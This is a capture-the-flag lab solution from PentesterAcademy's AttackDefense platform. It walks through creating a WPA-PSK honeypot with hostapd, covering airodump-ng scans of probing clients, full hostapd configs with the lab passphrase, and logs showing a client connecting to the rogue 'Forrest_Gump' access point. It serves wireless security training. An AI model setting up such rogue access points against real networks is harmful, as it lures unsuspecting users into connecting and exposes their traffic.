ATTACK DEFENSE

by PentesterAcademy

Name	Hostapd: WPA-PSK Honeypot
URL	https://www.attackdefense.com/challengedetails?cid=1260
Type	WiFi Pentesting:AP-Client Basics


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Create a WPA-PSK honeypot using Hostapd and lure the client to connect to it.

Solution:

Step 1: Check the list of available WiFi network interfaces on the machine

Command: iw dev.




```
root@attackdefense:~# iw dev
phy#3
        Interface wlan1
                ifindex 7
                wdev 0x300000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#2
        Interface wlan0
                ifindex 6
                wdev 0x200000001
                addr 02:00:00:00:00:00
                type managed
                txpower 0.00 dBm
root@attackdefense:~#
```


wlan0 and wlan1 interfaces are present on the machine.

Step 2: Launch airodump-ng to check for other traffic.

Command: airodump-ng wlan0



```
root@attackdefense:~# airodump-ng wlan0
```



```
CH  2 ][ Elapsed: 48 s ][ 2019-10-16 02:24

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID


BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   02:00:00:00:05:00  -49    0 - 1     10       30         8Eleven-Moon
(not associated)   02:00:00:00:04:00  -49    0 - 1     28       28         HomeAlone
(not associated)   02:00:00:00:03:00  -49    0 - 1     24       30         Airport-Pay-to-use-WiFi
(not associated)   02:00:00:00:02:00  -49    0 - 1     30       48         Forrest_Gump
```


There are four clients probing for four different networks. It is not possible to guess the security scheme of the network by just looking at the probe requests. Hence, the only way is to create WPA-PSK honeypot for each of these networks and observe if the client connects to it. Here, this can be done one by one (trial and error) method or all at once.

Here, the first approach is followed i.e. creating honeypots for all networks one by one.

Step 3: The secret shared passphrase for the WPA-PSK network is provided in the challenge description. Create hostapd configuration (i.e. honeypot.conf) for for a WPA-PSK network and start with SSID “HomeAlone”

Hostapd config


```
interface=wlan1
hw_mode=g
channel=6
driver=nl80211
ssid=HomeAlone
auth_algs=1
wpa=1
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP
wpa_passphrase=welcome@123
```



```
root@attackdefense:~# cat honeypot.conf
interface=wlan1
hw_mode=g
channel=6
driver=nl80211
ssid=HomeAlone
auth_algs=1
wpa=1
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP
wpa_passphrase=welcome@123
```

Step 4: Start the hostapd and it should bring up “HomeAlone” WPA-PSK network.

Command: hostapd honeypot.conf



```
root@attackdefense:~# hostapd  honeypot.conf
Configuration file: honeypot.conf
Using interface wlan1 with hwaddr 02:00:00:00:01:00 and ssid "HomeAlone"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
wlan1: STA 02:00:00:00:04:00 IEEE 802.11: authenticated
wlan1: STA 02:00:00:00:04:00 IEEE 802.11: associated (aid 1)
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 02:00:00:00:04:00
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 02:00:00:00:04:00
```


If the client doesn’t connect to this network even after waiting for a few minutes then next move to the next network. In some cases, the client will try to connect but fail due to secret key/passphrase mismatch. Continue with the next SSID in that case.

In this case, the client tried to connect but failed because of different secret shared passphrases. Hence, move on to next SSID.

Step 5: Change the hostapd configuration (i.e. honeypot.conf) SSID to “Forrest_Gump”

Hostapd config


```
interface=wlan1
hw_mode=g
channel=6
driver=nl80211
ssid=Forrest_Gump
auth_algs=1
wpa=1
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP
wpa_passphrase=welcome@123
```



```
root@attackdefense:~# cat honeypot.conf
interface=wlan1
hw_mode=g
channel=6
driver=nl80211
ssid=Forrest_Gump
auth_algs=1
wpa=1
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP
wpa_passphrase=welcome@123
```

Step 6: Start the hostapd and it should bring up “Forrest_Gump” WPA-PSK network.

Command: hostapd honeypot.conf



```
root@attackdefense:~# hostapd  honeypot.conf
Configuration file: honeypot.conf
Using interface wlan1 with hwaddr 02:00:00:00:01:00 and ssid "Forrest_Gump"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
wlan1: STA 02:00:00:00:02:00 IEEE 802.11: authenticated
wlan1: STA 02:00:00:00:02:00 IEEE 802.11: associated (aid 1)
wlan1: AP-STA-CONNECTED 02:00:00:00:02:00
wlan1: STA 02:00:00:00:02:00 RADIUS: starting accounting session 8C400F5C47E0946F
wlan1: STA 02:00:00:00:02:00 WPA: pairwise key handshake completed (WPA)
wlan1: STA 02:00:00:00:02:00 WPA: group key handshake completed (WPA)
```

The client will connect to the created network as this is the correct network setting.

Flag: Forrest_Gump